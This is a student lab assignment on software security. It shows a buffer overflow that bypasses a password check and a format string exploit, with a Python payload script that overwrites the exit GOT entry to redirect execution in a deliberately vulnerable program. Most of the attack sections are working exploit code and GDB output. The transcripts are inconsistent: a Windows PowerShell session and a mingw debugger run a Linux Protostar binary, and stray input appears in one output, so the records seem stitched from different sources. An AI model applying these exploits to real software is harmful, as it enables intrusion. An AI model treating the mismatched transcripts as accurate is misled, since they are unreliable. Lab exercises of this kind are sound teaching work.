ASSIGNMENT TITLE

SUBJECT NAME: Cryptography and Network Security

SUBJECT CODE: CS6008

MODULE: 02

NAME: R.Aadharsh
REG.NO.: 2019103604
DATE: 02/04/2022

AIM:

1.Implementing simple buffer overflows
2.Implementing simple format string attacks

TOOLS INVOLVED:

Linux , GDB , vim , gcc

PROBLEM DESCRIPTION:

1.Implementing buffer overflow and bypassing simple password check
2.Can we access an un-called function using format string attack

INPUT:


1.Password
2.Text

OUTPUT:

1.Validation
2.The I/P text is displayed (The message in the not accessed function)


SCREENSHOT:

1)



```
PS C:\Users\Aadharsh\downloads\crypto> ./attack
enter password: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
usr_pass: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
sys_pass: aaaaaaaaaaaaaaaaa
auth val: 97
usr_pass   addr: 0060FEDC
sys_pass   addr: 0060FEEC
authorized addr: 0060FEFC
password is correct!
```

2)



```
(gdb) c
Continuing.
 200XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXcode execution redirected! yo
u win
```

The Process Explained In Brief


09-04-2022 Cryptography And Network Security 2019103604

R.Aadharsh

1)Implementing simple buffer overflows:


Buffer overflow can be used to overwrite the stack contents which moves upwards overwriting the local variables first and then the old ebp followed by the return address.

a)C Code:




```
PS C:\Users\Aadharsh\downloads\crypto> cat attackme.c
#include <stdio.h>

int main(void) {
    int authorized = 0;
    char sys_pass[16] = "secret!";
    char usr_pass[16];

    printf("enter password: ");
    scanf("%s", usr_pass);

    printf("usr_pass: %s\n", usr_pass);
    printf("sys_pass: %s\n", sys_pass);
    printf("auth val: %d\n", authorized);
    printf("usr_pass   addr: %p\n", (void *)usr_pass);
    printf("sys_pass   addr: %p\n", (void *)sys_pass);
    printf("authorized addr: %p\n", (void *)&authorized);

    if (strcmp(sys_pass, usr_pass) == 0) {
        authorized = 1;
    }

    if (authorized) {
        printf("password is correct!\n");
    }
}
```

O/P:



```
PS C:\Users\Aadharsh\downloads\crypto> ./attack
enter password: a
usr_pass: a
sys_pass: secret!
auth val: 0
usr_pass   addr: 0060FEDC
sys_pass   addr: 0060FEEC
authorized addr: 0060FEFC
```


After trying with multiple values the buffer gets filled up and the ASCII value of a gets stored and in turn displaying the authentication value as 97(ascii value of a)



```
PS C:\Users\Aadharsh\downloads\crypto> ./attack
enter password: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
usr_pass: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
sys_pass: aaaaaaaaaaaaaaaaa
auth val: 97
usr_pass   addr: 0060FEDC
sys_pass   addr: 0060FEEC
authorized addr: 0060FEFC
password is correct!
```


2) Format String Attack:

C Code:



```
PS C:\Users\Aadharsh\downloads\crypto> cat passw.c
#include<stdio.h>
#include<string.h>
#include<stdlib.h>
#include<unistd.h>

int target;
void hello()
{
    printf("Code execution redirected! you win \n");
    _exit(1);
}

void vuln()
{
    char buffer[512];
    fgets(buffer,sizeof(buffer),stdin);
    printf(buffer);
    exit(1);
}

int main(int argc , char **argv){
    vuln();
}
```


Checking if the code is vulnerable ,



```
PS C:\Users\Aadharsh\downloads\crypto> ./format4
Hello %x %x %x
Hello 1f1 75a67600 64002e
```


So yes , it is vulnerable

Using GDB and copying the required addresses into the exploit python script program




```
PS C:\Users\Aadharsh\downloads\crypto> gdb format4
GNU gdb (GDB) 7.5
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html
>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-pc-mingw32".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from C:\Users\Aadharsh\downloads\crypto\format4.exe...(no de
bugging symbols found)...done.
```

The required function is exit so we should check for the global offset



```
(gdb) x hello
0x80484b4 <hello>:      0x83e58955
(gdb) disassemble main
Dump of assembler code for function main:
0x08048514 <main+0>:    push   %ebp
0x08048515 <main+1>:    mov    %esp,%ebp
0x08048517 <main+3>:    and    $0xfffffff0,%esp
0x0804851a <main+6>:    call   0x80484d2 <vuln>
0x0804851f <main+11>:   mov    %ebp,%esp
0x08048521 <main+13>:   pop    %ebp
0x08048522 <main+14>:   ret
End of assembler dump.
(gdb) disassemble vuln
Dump of assembler code for function vuln:
0x080484d2 <vuln+0>:    push   %ebp
0x080484d3 <vuln+1>:    mov    %esp,%ebp
0x080484d5 <vuln+3>:    sub    $0x218,%esp
0x080484db <vuln+9>:    mov    0x8049730,%eax
0x080484e0 <vuln+14>:   mov    %eax,0x8(%esp)
0x080484e4 <vuln+18>:   movl   $0x200,0x4(%esp)
0x080484ec <vuln+26>:   lea    -0x208(%ebp),%eax
0x080484f2 <vuln+32>:   mov    %eax,(%esp)
0x080484f5 <vuln+35>:   call   0x804839c <fgets@plt>
0x080484fa <vuln+40>:   lea    -0x208(%ebp),%eax
0x08048500 <vuln+46>:   mov    %eax,(%esp)
0x08048503 <vuln+49>:   call   0x80483cc <printf@plt>
0x08048508 <vuln+54>:   movl   $0x1,(%esp)
0x0804850f <vuln+61>:   call   0x80483ec <exit@plt>
End of assembler dump.
```


Disassembling the address of exit so we get the global offset



```
(gdb) disassemble 0x80483ec
Dump of assembler code for function exit@plt:
0x080483ec <exit@plt+0>:        jmp    *0x8049724
0x080483f2 <exit@plt+6>:        push   $0x30
0x080483f7 <exit@plt+11>:       jmp    0x804837c
End of assembler dump.
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x080483f2
```


Setting 2 break points one before and one after the printf and running it

We make a change in the global offset address and then continue



```
(gdb) break * 0x08048503
Breakpoint 1 at 0x8048503: file format4/format4.c, line 20.
(gdb) break *0x0804850f
Breakpoint 2 at 0x804850f: file format4/format4.c, line 22.
(gdb) r
Starting program: /opt/protostar/bin/format4
HELLO LiveOverflow

Breakpoint 1, 0x08048503 in vuln () at format4/format4.c:20
20      format4/format4.c: No such file or directory.
        in format4/format4.c
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x080483f2
(gdb) set {int}0x8049724=0x80484b4
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x080484b4
(gdb) c
Continuing.
HELLO LiveOverflow
```


So the code is executed and we get the final output



```
(gdb) c
Continuing.
code execution redirected! you win
```


We enter the hello and exit values to the python program exploit

<u>PYTHON Program:</u>




```
PS C:\Users\Aadharsh\downloads\crypto> cat exp.py
import struct

HELLO = 0x80484b4
EXIT_PLT = 0x8049724

def pad(s):
    return s+ "X"*(512-len(s))
exploit = ""
exploit += "%x "*4

print pad(exploit)
```

On executing the program



```
%x %x %x %x XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXX
```


O/P:



```
200 b7fd8420 bffff624 25207825 XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```


Repeating this process we finally will be able to access the target() function using the vuln function

Final Python Code after updating the exploit values



```
import struct

HELLO = 0x80484b4
EXIT_PLT = 0x8049724

def pad(s):
    return s+"X"*(512-len(s))

exploit = ""
exploit += struct.pack("I",EXIT_PLT)
exploit += struct.pack("I",EXIT_PLT+2)
exploit += "BBBBCCCC"
exploit += "%4$33956x"
exploit += "%4$n"
exploit += "%33616x"
exploit += "%5$n"

print pad(exploit)
```

Final O/P:



```
(gdb) c
Continuing.
 200XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXcode execution redirected! yo
u win
```